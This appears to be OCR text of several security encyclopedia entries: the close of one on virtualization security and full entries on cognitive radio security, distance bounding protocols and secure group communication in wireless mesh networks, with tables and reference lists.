The following table describes commercially available virtualization products and their security solutions.


Virtualization Security Tools

There are not many virtualization security tools. Vendors are rarely able to release additional virtualization security tools. Currently, the tools work with only one platform since the virtualization and APIs are relatively new. Table 2 summarizes a few representative virtualization security tools.

The other companies that offer virtualization security products are Altor Networks, Catbird Networks, Fortisphere, and Montego Networks.

Open Problems and Future Directions

Full virtualization has many benefits including efficiency and energy savings but has a few negative implications.



Security Implication in Virtualization. Fig. 6 The sHype security architecture [4]

Security Implication in Virtualization. Table 1 Commercially available virtualization products and their security solutions

Type of virtualization	Commercial product/solution	Remarks
Hypervisor type	IBM VM/370s (IBM PR/SM, z/VM VM monitors, S/390, zSeries mainframes, and DEC VAX VMM, KVM/370 [7–10]	Early primitive versions of virtualization by VMs for computing environments that stimulated or emulated the host system's existing hardware while arbitrating access to shared system resources
Hardware virtualization support type	Intel Vanderpool, AMD Pacifica Technology (Secure VM), and IBM Power5 [11–13]	Encapsulation all of the components of a guest operating system, including its applications and the virtual resources they use, into a single logical entity
I/O Memory management type	Intel LaGrande and AMD Presidio Technology [14–19]	Process isolation, sealed storage, platform attestation, and secure I/O paths as the common core design concepts
sHype type	Xen open source hypervisor, IBM Research's Trusted Virtual Data Center, and Access control approach (Policy Manager) [20, 21]	Establishment of a secure foundation for server platforms, providing functions of strong isolation and mediated sharing between VMs; attestation and integrity guarantee; resource and account controls; and secure services
Trusted platform module (TPM) type	PCIXCC (IBM PCIX-Crypto Coprocessor) and vTPM (virtual TPM) [22]	Emerging security building block offering the system-wide hardware roots of trust that the system software can not compromise
Partition of tamper-resistant hardware type	Terra [23]	Creation of protected systems by partitioning a tamper-resistant hardware into multiple VMs, presenting multiple virtual hosts on a single, general purpose platform

Security Implication in Virtualization. Table 2 Some representative virtualization security tools

Virtualization Security Tool	Description
Apani's EpiForce VM	Uses VPN and network security such as intrusion prevention systems and firewalls
Blue Lane Technologies' Virtual Shield	Supports only VMWare™ system Protects against known vulnerabilities by identifying the possible issues
Reflex Security's vTrust	Supports VMWare™ ESX and Citrix's Xen virtualization Provides intrusion detection, firewalls, antispyware, and network policy enforcement Administrators are able to view the operation of virtual machines

Virtualization adds another layer of technology, and this layer adds complexity to security management. Additional security controls are needed to handle the virtualization features. Also, consolidating a number of systems or servers into one physical platform can create a large problem if the security is compromised on this platform. If the intruder breaks the security of the host OS, the intruder will have access to all systems and servers. Another problem is that some virtualization is designed to share information between the systems. Sharing information could be dangerous when the information is shared between the intruders. Lastly, some virtualized environments are quite dynamic, which could be difficult for security management and can blur the security boundary between VMs.

Virtualization Security Problems

There are several security problems in virtualization-based systems and networks. Especially, network-based security systems usually do not track communications between VMs on the same physical machine. This can cause severe security problems. In general, many organizations overlooked security in a rush to implement virtualization [24].

Some of the major virtualization security problems include hypervisor vulnerability, OS vulnerabilities, and configuration-management problems. The most severe security problem in virtualization is that hypervisors have more access to hardware resources than typical applications do. As a result, the attackers can obtain access to the hypervisor and eventually multiple VMs running on the hypervisor. Traditional OSes with vulnerabilities can be exploited easily by attackers. Managing many VMs on multiple host computers in an organization according to an organizational security policy is extremely difficult. If keeping track of these and taking necessary proper actions are not successful, this will make it possible for the attackers to take advantage of the system vulnerabilities [24].

Future Directions for Virtualization-Based Security

The goal of realizing simplified operational security management for information services will drive progress and innovation across the spectrum, from low-level hardware-related developments to high-level distributed systems management. Heterogeneous multi-core processors are emerging in the high-volume market and chip designers will integrate security and trusted platform-based computing functions (such as cryptographic acceleration engines and TPMs) into the processor design. As hypervisors mature, processor support for recursive virtualization might be necessary to preserve the investment made in these mature solutions. An increasing number of peripherals will likely support self-virtualization. For instance, they will be able to support multiple logical adaptor instances within one physical adaptor [4, 24].

Peripherals will also support trusted computing authentication and integrity goals with the incorporation of TPMs and attestation capabilities. The combination of these developments will lead to the emergence of peripherals that can enforce system-wide access control and information flow security policies, thus becoming an extended part of the trusted computing base while relieving the hypervisor of the policy-enforcement obligations associated with these resources [25].

Utility and other distributed computing models, such as cloud computing, will also continue to gain acceptance. This increase is partly due to the economic advantages of having access to essentially unlimited computing resources, paying only for what one uses, and being able to stipulate service-level agreements or quality-of-service guarantees with a small upfront investment. Such infrastructure usage will require reliable and secure resource monitoring that both workload and infrastructure owners can trust. The hardware support for resource control will also be needed to enforce resource usage limits that will defend the system against denial-of-service attacks in mixed-use environments. The possibility of implementing a distributed trusted computing base, built upon the secure hardware and virtualization foundations, is the great promise of these technologies. The academic researchers and industry communities must leverage emerging trusted computing technologies and virtualization capabilities to further bridge the middleware-to-systems gap and relieve application developers of the burden of implementing and verifying security-related functionality [26, 27].

Conclusion

Virtualization offers many benefits. Interest in virtualization technologies is growing rapidly. This trend is mainly due to the fact that many organizations are deciding to increase the efficiency of their computing resources by consolidating them through virtualization to improve efficiency. The consolidation efforts also reduce the cost, which is another plus. However, they introduced some new security problems.

This entry explained the security implications in virtualization and their countermeasures with some examples of emerging solutions. In addition, the future directions of the virtualization security research are discussed. The use and adoption of virtualization technologies will keep growing in the foreseeable future to provide computing efficiency necessary for most of organizations to survive. Therefore, it is an absolute imperative to develop the security technologies that go along with the advancement of the virtualization technologies.

Acronyms and Abbreviations

ACE	Assured Computing Environment
ACM	Access Control Module
API	Application Programming Interface
CPU	Central Processing Unit
DoS	Denial of Service
FIPS	Federal Information Processing Standard
FISMA	Federal Information Security Management Act
IDPS	Intrusion Detection and Prevention System
I/O	Input/Output
IP	Internet Protocol

IT	Information Technology
ITL	Information Technology Laboratory
JVM	Java Virtual Machine
LAN	Local Area Network
MAC	Media Access Control
MH	Mediation Hooks
NAPT	Network Address and Port Translation
NAS	Network Attached Storage
NAT	Network Address Translation
NGSCB	Next Generation Secure Computing Base
NIC	Network Interface Card
NIST	National Institute of Standards and Technology
OMB	Office of Management and Budget
OS	Operating Systems
OVF	Open Virtualization Format
PC	Personal Computer
PCI	Peripheral Component Interconnect
PCIXCC	IBM PCIX-Crypto Coprocessor
PII	Personally Identifiable Information
PM	Policy Manager
QoS	Quality of Service
RAM	Random Access Memory
SAN	Storage Area Network
SLA	Service Level Agreement
SP	Special Publication
TPM	Trusted Platform Module
USB	Universal Serial Bus
VLAN	Virtual Local Area Network
VM	Virtual Machine
VMM	Virtual Machine Monitor
VPN	Virtual Private Network
vTPM	Virtual Trusted Platform Module

Recommended Reading

1. Scarfone K, Souppaya M, Hoffman P (2010) Guide to security for full virtualization technologies (draft). National Institute of Standards and Technology, Special Publication 800-125 (draft), July 2010
2. Uhlig R et al (2005) Intel virtualization technology. Computer 38(5):48–56
3. VMWare (2010) http://www.vmware.com/
4. Perez R, van Doorn L (2008) Virtualization and hardware-based security. IEEE Security Privacy 6(5):24–31
5. Laadan O, Nieh J (2010) Operating system virtualization: practice and experience. In: SYSTOR 2010, Haifa, Israel, 24–26 May 2010
6. Cohen F (2010) The virtualization solution. IEEE Security Privacy 8(3):60–63
7. Karger PA et al (1991) A retrospective on the VAX VMM security Kernel. IEEE Trans Softw Eng 17(11):1147–1165
8. Gold BD, Linde RR, Cudney PF (1984) KVM/370 in retrospect. In: Proceedings of IEEE symposium security and privacy. IEEE CS Press, New York, pp 13–23
9. Robin JS, Irvine CE (2000) Analysis of the intel pentium's ability to support a secure virtual machine monitor. In: Proceedings of 9th usenix security symposium. Usenix Assoc, Berkeley, p 10
10. Intel, Intel 64 and IA-32 architectures software developer's manual, volume 3B: system programming guide. www.intel.com/products/processor/manuals/
11. AMD, AMD64 architecture programmer's manual, volume 2: system programming, http://developer.amd.com/documentation/guides/Pages/default.aspx.
12. Armstrong WJ et al (2005) Advanced virtualization capabilities of power5 systems. IBM J Res Dev 49(4/5):523–532
13. Advanced micro devices, AMD I/O virtualization technology (IOMMU) specification, 2006. www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/34434.pdf
14. Grawrock D (2006) The intel safer computing initiative: building blocks for trusted computing. Intel Press, Hillsboro
15. LaPedus M (2004) AMD tips 'Pacifica' and 'Presidio' processors for'06. www.eetimes.com/semi/news/showArticle.jhtml?articleID=52601317. Accessed Nov 2004
16. Trusted computing group (2004) TCG specification architecture overview, revision 1.2, www.trustedcomputinggroup.org/downloads/TCG_1_0_Architecture_Overview.pdf. Accessed April 2004
17. Sailer R et al (2005) Building a MAC-based security architecture for the Xen open-source hypervisor. In: Proceedings of the 21st annual computer security applications conference (ACSAC), IEEE CS Press, Washington, DC, pp 276–285
18. Barham P et al (2003) Xen and the art of virtualization. In: Proceedings of 19th ACM symposium operating systems principles. ACM Press, New York, pp 164–177
19. Sailer R et al (2004) Design and implementation of a TCG-based integrity measurement architecture. In: Proceedings of 13th usenix security symposium. Usenix Association, Hillsbro, pp 223–238
20. Berger S et al (2008) TVDc: managing security in the trusted virtual datacenter. ACM SIGOPS Oper Syst Rev 42(1):40–47
21. Dyer J et al (2001) Building the IBM 4758 secure cryptographic coprocessor. Computer 34(10):57–66
22. Berger S et al (2006) vTPM – virtualizing the trusted platform module. Proceedings of 15th Usenix security symposium. Usenix Association, Hillsbro, pp 305–320
23. Garfinkel T et al (2003) Terra: a virtual machine-based platform for trusted computing. Proceedings of ACM symposium operating system principles. ACM Press, New York, pp 193–206
24. Vaughan-Nichols SJ (2008) Virtualization sparks security concerns. Computer 41(8):13–15
25. Ray E, Schultz E (2004) Virtualization security. 2004
26. IBM processor resource/systems management (PR/SM) planning guide, SB10-7036-01, eServer zSeries 990
27. Anderson JP et al (1972) Computer security technology planning study, tech. report ESD-TR-73-51, vols I and II, Air Force Systems Command, USAF. Electronic Systems Division, Bedford
28. Sharif M, Lee W, Cui W, Lanzi A (2009) Secure in-VM monitoring using hardware virtualization, CCS'09, Chicago, IL, 9–13 Nov 2009
29. Creasy RJ (1981) The origin of the VM/370 time-sharing system, IBM J Res Dev 25(5):483–490

Security of Cognitive Radios

Jung-Min "Jerry" Park, Kaigui Bian
Department of Electrical and Computer Engineering, Virginia Tech, Blacksburg, VA, USA

Related Concepts

►Dynamic Spectrum Access

Definition

Security issues pertinent to the unique characteristics of cognitive radios – namely, their ability to dynamically change their transmission or reception parameters based on the observations in the external and internal radio environments.

Background

The concept of cognitive radios was first presented officially by Joseph Mitola III and Gerald Q. Maguire, Jr. in an article published in 1999 [1]. At the time, cognitive radio was a novel paradigm for wireless communications that Mitola later described as:


> The point in which wireless personal digital assistants (PDAs) and the related networks are sufficiently computationally intelligent about radio resources and related computer-to-computer communications to detect user communications needs as a function of use context, and to provide radio resources and wireless services most appropriate to those needs.

The emerging area of cognitive radio security has attracted significant attention from both academia and industry, and several works have been published recently [2–6].

Applications

The successful deployment of cognitive radio networks and the realization of their benefits depend on the placement of critical security mechanisms in sufficiently robust form. The emergence of cognitive radio technology and the dynamic spectrum sharing paradigm raises new security implications that have not been studied previously. Researchers have only recently begun to examine the security issues specific to cognitive radio devices and networks.

Spectrum coexistence, or simply coexistence, is an important attribute of cognitive radio networks. Cognitive radio networks support two types of coexistence: incumbent coexistence (i.e., coexistence between primary and secondary networks) and self-coexistence (i.e., coexistence between secondary networks). Cognitive radio networks must employ coexistence mechanisms of both types in order to perform dynamic spectrum access without causing harmful interference. Adversaries can exploit vulnerabilities in the coexistence protocols or mechanisms to



Security of Cognitive Radios. Fig. 1 Taxonomy of security threats to cognitive radio systems and networks

attack cognitive radio networks. Figure 1 provides a taxonomy of security threats to cognitive radio networks. Note that this taxonomy focuses on "active" threats unique to cognitive radio networks. Passive threats, such as eavesdropping, and threats also applicable to conventional wireless (i.e., noncognitive) networks are not included in the taxonomy. The figure categorizes the threats into two broad categories: spectrum access-related security threats and radio software security threats. The former can be further classified into two subcategories: threats to incumbent coexistence and threats to self-coexistence.

There are several attacks that exploit incumbent coexistence, including primary user emulation, geospatial manipulation, and spectrum handoff attacks. Among these attacks, primary user emulation has attracted particular attention from the research community, and a number of countermeasures have been proposed. In a primary user emulation attack, a rogue secondary user attempts to gain priority over other secondary users by transmitting signals that emulate the characteristics of the primary users' signals [2].

Self-coexistence mechanisms for a cognitive radio network are defined as part of the network's air interface and have features specific to that air interface. Ensuring the congruous coexistence of cognitive radio networks (i.e., harmonious self-coexistence) is of critical importance to minimize self-interference between neighboring networks and perform dynamic resource sharing. For instance, IEEE 802.22 addresses self-coexistence using inter-base station dynamic resource sharing and prescribes two supporting mechanisms: nonexclusive spectrum sharing and exclusive spectrum sharing. Unfortunately, the various self-coexistence mechanisms employed by cognitive radio networks are vulnerable to attacks. In [6], Bian and Park discuss some of these attacks.

The advantages of cognitive radios can be offset by the lack of security and reliability of the underlying software, which serves as the control and command for the radio system. In particular, the programmability of the cognitive radio devices raises serious security concerns. Without proper software protection mechanisms in place, cognitive radios are vulnerable to a host of attacks targeting the radio software. These attacks may include execution of malicious code, removal of software-based authentication or access control functions, intellectual property theft via reverse engineering, disruption of radio software reconfiguration, etc.

Recommended Reading

1. Mitola J III, Maguire GQ Jr (1999) Cognitive radio: making software radios more personal. IEEE Pers Commun 6(4):13–18
2. Chen R, Park J, Reed J (2008) Defense against primary user emulation attacks in cognitive radio networks. IEEE J Sel Areas Commun 26(1):25–37
3. Chen R, Park J, Hou T, Reed J (2008) Toward secure distributed spectrum sensing in cognitive radio networks. IEEE Commun Mag 46(4):50–55
4. Clancy T, Goergen N (2008) Security in cognitive radio networks: threats and mitigation. In: Proceedings of the international conference on cognitive radio oriented wireless networks and communications, Singapore
5. Brown TB, Sethi A (2008) Potential cognitive radio denial-of-service vulnerabilities and protection countermeasures: a multi-dimensional analysis and assessment. J Mobile Netw Appl 13(5):516–532
6. Bian K, Park J (2008) Security vulnerabilities in IEEE 802.22 (Invited Paper). In: Proceedings of the fourth international wireless internet conference (WICON), Maui

Security of Distance Bounding Protocols

Srdjan Capkun
System Security Group, Department of Computer Science, ETH Zurich, Zürich, Switzerland

Definition

Distance bounding refers to a class of protocols where a verifying party (verifier) measures an upper bound on the physical distance to the proving party (prover).

Background

Distance bounding protocols were first introduced by Stefan Brands and David Chaum as a solution to distance fraud and mafia fraud attacks [1]. Distance fraud attacks are attacks in which a prover pretends to be closer to the verifier than it really is, whereas mafia fraud attacks are those in which an attacker impersonates a party by relaying messages from that party to the verifier. A number of distance bounding protocols later followed that specifically considered additional security properties like location privacy [4], and performance issues like robustness to message loss [3] and efficient mutual distance bounding [2]. The feasibility of the implementations of distance bounding protocols was investigated in the context of ultrasonic [6] and radio communication [5].

Theory

Distance bounding protocols are challenge–response protocols with round-trip time measurements. The main component of distance bounding protocols is a time-critical phase in which the verifier sends a challenge to the prover,

based on which the prover computes a reply which it then immediately sends back to the verifier. The verifier measures the time between sending the challenge and receiving the reply; based on this time it estimates the distance to the prover. The challenge is chosen randomly and is unpredictable to the prover and to any third party. Distance fraud and Mafia fraud attacks are prevented since (1) the challenge is chosen randomly and is unpredictable to the prover and to any third party and (2) the prover cannot construct the correct reply before it receives the challenge (or can do so only with a low probability).

One of the main assumptions on which the security of distance bounding protocols relies is that the time that the prover spends in processing the verifier's challenge is negligible compared to the propagation time of the signal between the prover and the verifier. If the verifier overestimates the prover's processing time (i.e., the prover is able to process signals in a shorter time than expected), the prover will be able to pretend to be closer to the verifier. If the verifier underestimates this time (i.e., the prover needs more time to process the signals than expected), the computed distance bounds will be too large to be useful.

The challenge in implementing distance bounding protocols is therefore to implement a prover that is able to receive, process, and transmit signals in negligible time. This requirement can be easily met with ultrasonic distance bounding implementations where the prover's processing needs to be in the order of microseconds. However, because ultrasonic distance bounding is vulnerable to RF wormhole attacks, its use is limited to few specific applications. For most applications, radio distance bounding is the main viable way of verifying proximity to or a location of a device. In this case, the prover's processing time needs to be in the order of nanoseconds. Brands and Chaum in their original distance bounding work and Hancke and Kuhn in their follow-up work propose to use xor and comparison functions, respectively, to implement distance bounding at the prover. These functions require the prover to interpret the received bits before replying to the verifier, which results in long processing delays. Rasmussen and Capkun show that distance bounding can be implemented using analog processing functions that do not require the prover to interpret the received bits before replying to the verifier, resulting in sub-nanosecond processing delay at the prover.

Recommended Reading

1. Brands S, Chaum D (1993) Distance-bounding protocols (extended abstract) In: Proceedings of eurocrypt. Lecture notes in computer science, vol 765. Springer, pp 23–27
2. Capkun S, Hubaux JP (2006) Secure positioning in wireless networks. IEEE J Sel Area Commun: Special Issue on Security in Wireless Ad Hoc Networks 24(2):221–232
3. Hancke GP, Kuhn MG (2008) Attacks on time-of-flight distance bounding channels. In: ACM conference on wireless network security (WiSec), Alexandria, March 31–April, 2, 2008
4. Rasmussen KB, Capkun S (2008) Location privacy of distance bounding protocols. In: Proceedings of the 15th ACM conference on computer and communications security (Alexandria, 27–31 Oct 2008), CCS '08. ACM, New York, pp 149–160
5. Rasmussen KB, Capkun S (2010) Realization of RF distance bounding. In: Proceedings of the USENIX security symposium
6. Sastry N, Shankar U, Wagner D (2003) Secure verification of location claims. In: Proceedings of the 2nd ACM workshop on wireless security (San Diego, 19–19 Sep 2003), WiSe '03. ACM, New York, pp 1–10. doi:http://doi.acm.org/10.1145/941311.941313

Security of Group Communication in Wireless Mesh Networks

Cristina Nita-Rotaru[1], Reza Curtmola[2], Jing Dong[3]
[1]Department of Computer Science, Purdue University, West Lafayette, IN, USA
[2]Department of Computer Science, New Jersey Institute of Technology (NJIT), Newark, NJ, USA
[3]Department of Computer Science, Purdue University, West Lafayette, IN, USA

Synonyms

Secure wireless multicast

Related Concepts


►Secure Network Protocols

Definition

Secure group communication for wireless mesh networks describes how to achieve confidentiality for one-to-many communication in wireless mesh networks in a scalable and efficient manner.

Background

Wireless mesh networks (WMNs) have emerged as a promising technology that offers low-cost high-bandwidth community wireless services. A WMN consists of a set of stationary wireless routers that form a multi-hop wireless backbone, and a set of mobile clients that communicate via the backbone routers (see Fig. 1). The community-oriented nature of WMNs facilitates group applications, such as webcast, distance learning, online gaming, video conferencing, and multimedia broadcasting.



Security of Group Communication in Wireless Mesh Networks. Fig. 1 Example mesh network

Many of these applications follow a group communication pattern in which one or more source clients disseminate data to a changing set of receivers. Communication is often achieved through scalable, high-throughput unicast and multicast wireless routing protocols. Some of these protocols were originally designed in the context of mobile ad hoc networks (MANETs) (e.g., AODV [9] DSR [4], and DSDV [8] for unicast and MAODV [10] for multicast). Others were specifically designed to take advantage of the mesh structure in a WMN (e.g., ODMRP [6]).

Security Goals for Group Communication. The openness of the wireless environment makes security a critical concern in deploying group applications in WMNs.

Many group-oriented applications require the dissemination of sensitive content. Examples include multimedia conferencing and applications which require only clients that have paid or registered for the service can receive data, such as online video broadcasting and distance learning. Thus, a major security goal for group applications is providing data confidentiality such that only current group members have access to the data sent to the group. More specifically, the goal is to provide the *group secrecy* property, such that it is computationally infeasible for a non-member node to discover the group data. This also includes the *backward* and *forward secrecy* properties which guarantee that it is computationally infeasible for a group member to gain access to the group data sent before the time it joins the group, or after the time it leaves (or is revoked from) the group, respectively. Many protocols assume that current group members do not leak keys to unauthorized parties.

Note that the underlying routing and MAC layer protocols can also be subjected to attacks. The major security goals for routing protocols is to achieve data delivery within certain performance parameters. For more details about vulnerability of routing protocols for wireless mesh networks and defense techniques against attacks, see Chap. ►Secure Routing in Wireless Mesh Networks.

Theory

Secure group communication is a mature research area and has a large body of research literature. Many protocols were proposed to achieve secure group communication in wired and wireless networks.

Approaches to Secure Group Communication


Secure group communication in wired networks. The most well-known protocols for single-source group multicast are centralized protocols like LKH [13] and its variants [7, 14, 15, 17, 18]. These protocols maintain global membership and require direct communication to the source node for both group joins and leaves. Reliable key delivery is achieved with redundant packets (forward error correction) and end-to-end unicast recovery. The high bandwidth and latency overhead of such protocols make them unsuitable for the multi-hop wireless environment. Recent work studied secure group communication in overlay multicast networks [1, 12, 16, 20]. Although overlay networks are also multi-hop in nature, they do not have the properties of client mobility, multiple clients sharing the same access router, or the much more limited bandwidth

resource as in WMNs. As a result, the protocols built for overlay networks are also not well suited for WMNs.

Secure group communication in wireless networks. Due to the constrained resource in the wireless environment, the basic approach to secure group communication in wireless networks is to match the protocol structure with the structure of wireless networks in order to achieve improved performance and efficiency. Below the authors briefly discuss existing protocols proposed for cellular networks and MANETs.

Cellular networks also exhibit a two-tier architecture, with high-bandwidth wired links connecting base stations (BSs) and low-bandwidth links between BS and clients. The work in [11] proposes a topology matching key management (TMKM) scheme that adapts the traditional key tree (LKH) to match the two-level structure of cellular networks. TMKM does not consider the problem of key distribution among BSs as they are connected with high-bandwidth wired links. However, in WMNs, mesh routers are connected with multi-hop wireless links, thus it is crucial to also consider the communication on the backbone routers in designing a secure group communication protocol.

The work in secure group communication in MANETs include GKMPAN [19], CRTDH [2], and the work in [5]. GKMPAN is a group key management scheme designed for a relatively stable group and focuses primarily on member revocation. The scheme uses pair-wise keys to distribute a common group key for data encryption among group members. CRTDH [2] relies on the Chinese Remainder Theorem and the Diffie–Hellman group key agreement for establishing group keys. It requires a number of messages linear to the group size to refresh the key for every group join and leave. Thus, it is not scalable in a wireless environment with limited bandwidth resource. Kaya et al [5] adopts a distributed scheme for handling group dynamics to address the high overhead of multi-hop communication in MANETs. However, the scheme fails to exploit the broadcast advantage of wireless communication, primarily due to the highly dynamic nature



Security of Group Communication in Wireless Mesh Networks. Fig. 2 Conceptual abstraction of the secure group overlay

of MANETs which prevents the establishment of a local subgroup key for data delivery.

Secure Group Overlay Based Group Communication in WMNs

The SeGrOM protocol proposed in [3] presents a secure group communication framework that is designed to address the specific characteristics of WMNs, such as the broadcast nature of wireless communication, the static nature of backbone routers, and the sharing of access routers among multiple clients.

In the high level, SeGrOM ensures group data confidentiality with respect to outsiders and routers by establishing a secure group overlay among member clients (see Fig. 2). The encrypted group data is delivered with a multicast tree connecting routers with member clients. Member join and leaves events are handled locally by their neighboring member clients.

As a router can have several clients connected to it, SeGrOM requires that a member client from each router is elected as the *head member* for the router. The head members of different routers form an overlay on top of the multicast tree by establishing a symmetric key with their upstream head member and each of their downstream head members using standard PKI techniques. This overlay is referred as the *secure group overlay* and the symmetric key as the *link key*. The join and leave of non-head members are handled by their local head member, while the join and leave of head members require only local link key reestablishments.

With the above setup, the flow of a group data packet is as follows. The source first encrypts the packet and forwards it to its access router, which then delivers the data packet to the head members in the network through the multicast tree. The head members participate in the secure data delivery protocol on the backbone network, and thus are able to decrypt the data received over the multicast tree. On receiving a data packet, the head members forward the data to the other members associated with the same router in a secure manner, e.g., by maintaining a common data encryption key in the local area.

A major component in this process is the selection of key used to provide data confidentiality among head members. SeGrOM considers two approaches. In the first approach, SeGrOM-Group, the data confidentiality is ensured with a common group key, which is distributed and refreshed using the secure overlay. In this case, the trade-offs are between global key refreshment overhead and partial loss of forward and backward secrecy. In the second approach, SeGrOM-Link, a unique data key is used for every data packet to ensure full forward and backward secrecy. SeGrOM also includes an optimization to SeGrOM-Link, SeGrOM-Hop, which reduces the computation and communication overhead in SeGrOM-Link with the help of hop keys.

